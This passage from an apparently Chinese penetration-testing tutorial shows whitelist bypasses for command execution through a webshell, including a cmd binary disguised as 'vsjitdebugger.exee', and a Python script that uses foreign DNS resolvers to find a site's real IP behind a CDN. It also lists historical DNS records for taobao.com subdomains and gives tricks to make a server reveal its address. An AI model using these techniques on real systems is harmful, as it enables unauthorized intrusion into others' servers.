


把白名单的内容做为参数进行执行呢：




成功绕过，直接封装到webshell参数上更方便：


```
StartInfo.Arguments=@"/'C:/Windows/Microsoft.NET/Framework/v1.1.4322/vbc.exe' " + argm.Value;
```



满足这个白名单并使用路径跳转的方式执行程序也可以绕过：



回首这个白名单，这个基于白名单识别有个缺陷就是并不是完全的匹配，而是前面匹配到了则放过。打个比方：可以利用windows的一个特性将可执行的文件改为 .exee，比如我们使用白名单中的 vsjitdebugger.exe 这个文件名，上传一个名为 vsjitdebugger.exee 的cmd即可：



0x04 Bypass CDN查找原IP


由于cdn不可能覆盖的非常完全，那么可以采用国外多地ping的方式，或者多收集一些小国家的冷门dns然后nslookup domain.com dnsserver。

> 写了个简单的脚本，首先收集好偏门的dns字典，然后轮训一个目标的方式，输出这些dns查询出的不同结果。

https://gist.github.com/Tr3jer/98f66fe250eb8b39667f0ef85e4ce5e5

```
#!/usr/bin/env python
# -*- encoding: utf-8 -*-
#__author__ == Tr3jer_CongRong

import re
import sys
import time
import threading
import dns.resolver

class Bypass_CDN:

    def __init__(self,domain,dns_dict):
        self.domain = domain
        self.myResolver = dns.resolver.Resolver()
        self.dns_list = set([d.strip() for d in open(dns_dict)])
        self.good_dns_list,self.result_ip = set(),set()

    def test_dns_server(self,server):
        self.myResolver.lifetime = self.myResolver.timeout = 2.0
        try:
            self.myResolver.nameservers = [server]
            sys.stdout.write('[+] Check Dns Server %s \r' %
server)
            sys.stdout.flush()
            answer = self.myResolver.query('google-public-dns-
a.google.com')
            if answer[0].address == '8.8.8.8':
                self.good_dns_list.add(server)
        except:
            pass

    def load_dns_server(self):
        print '[+] Load Dns Servers ...'
        threads = []
        for i in self.dns_list:

threads.append(threading.Thread(target=self.test_dns_server,args=
(i,)))
```

```
        for t in threads:
            t.start()
            while True:
                if len(threading.enumerate()) <
len(self.dns_list) / 2:
                    break
                else:
                    time.sleep(1)
        print '\n[+] Release The Thread ...'
        for j in threads: j.join()
        print '[+] %d Dns Servers Available' %
len(self.good_dns_list)

    def ip(self,dns_server):
        self.myResolver.nameservers = [dns_server]
        try:
            result = self.myResolver.query(self.domain)
            for i in result:
                self.result_ip.add(str(i.address))
        except:
            pass

    def run(self):
        self.load_dns_server()
        print '[+] Dns Servers Test Target Cdn ...'
        threads = []
        for i in self.good_dns_list:
            threads.append(threading.Thread(target=self.ip,args=
(i,)))
        for t in threads:
            t.start()
            while True:
                if len(threading.enumerate()) <
len(self.good_dns_list) / 2:
                    break
                else:
                    time.sleep(1)
        for j in threads: j.join()
        for i in self.result_ip: print i

if __name__ == '__main__':
    dns_dict = 'foreign_dns_servers.txt'
    bypass = Bypass_CDN(sys.argv[1],dns_dict)
    bypass.run()
```



> 通过dns历史解析记录查找目标源ip，我推荐使用Rapid7的DNS解析记录库进行检索，毕竟做渗透的聪明人都讲究：“事前早有准备，而不是临阵磨枪”。这里有一份2014.03—2015.10的解析记录放在了百度云。

```
➜  Domain:IP:DNS du 20151003_dnsrecords_all
142174208       20151003_dnsrecords_all
➜  Domain:IP:DNS grep -h "\.taobao\.com\,a" -r 20151003_dnsrecords_all --color
0769de.dian.taobao.com,a,140.205.155.22
100f1.mall.taobao.com,a,140.205.164.92
100f1.mall.taobao.com,a,140.205.172.86
100f1.mall.taobao.com,a,140.205.230.94
100f1.mall.taobao.com,a,140.205.250.93
110.gds.taobao.com,a,140.205.135.240
110.gds.taobao.com,a,140.205.142.14
1zh.ai.taobao.com,a,110.75.70.1
1zh.ai.taobao.com,a,110.75.84.22
24.taobao.com,a,127.0.0.1
351660.dian.taobao.com,a,140.205.155.22
360.gds.taobao.com,a,140.205.133.42
51carava.dian.taobao.com,a,140.205.155.22
51ganjie.ai.taobao.com,a,110.75.70.1
51ganjie.ai.taobao.com,a,110.75.84.22
51lifu.dian.taobao.com,a,140.205.155.22
51quancai.dian.taobao.com,a,140.205.155.22
7208.dian.taobao.com,a,140.205.155.22
96xy.dian.taobao.com,a,140.205.155.22
a.m.gds.taobao.com,a,140.205.76.36
ab.mall.taobao.com,a,140.205.164.92
ab.mall.taobao.com,a,140.205.172.86
ab.mall.taobao.com,a,140.205.230.94
ab.mall.taobao.com,a,140.205.250.93
acookie.gds.taobao.com,a,140.205.138.90
ad.wagbridge.gds.taobao.com,a,110.75.96.105
ad.wagbridge.gds.taobao.com,a,140.205.140.87
adc.taobao.com,a,110.75.66.18
aden.gds.taobao.com,a,140.205.137.228
aden.gds.taobao.com,a,140.205.139.220
admin.gds.taobao.com,a,140.205.135.115
admin.gds.taobao.com,a,140.205.135.117
admin.uz.gds.taobao.com,a,140.205.134.67
```

NS/TXT/MX的dns类型都可以进行检索，基于dns解析hitory还可以使用netcraft.com

> 让服务器主动连接：

- 在可上传图片的地方利用目标获取存放在自己服务器的图片，或者任何可pull自己资源的点，review log即可拿到。
- 通过注册等方式让目标主动发邮件过来，此方法对于大公司几率小，因为出口可能是统一的邮件服务器。可以尝试扫其MailServer网段。

```
Received: from git.oschina.net ([103.21.119.112])
        by mx.google.com with ESMTP id n65si4188123pfi.2.2017.02.07.06.06.11
        for <[redacted]>;
        Tue, 07 Feb 2017 06:06:11 -0800 (PST)
Received-SPF: softfail (google.com: domain of transitioning no-reply@git.oschina.net does not designate
103.21.119.112 as permitted sender) client-ip=103.21.119.112;
Authentication-Results: mx.google.com;
```

0x05 End.

为完成这个系列，将前两篇也适当的增添了一些。有什么这方面的问题可以在本帖问，嗯，那就这样吧。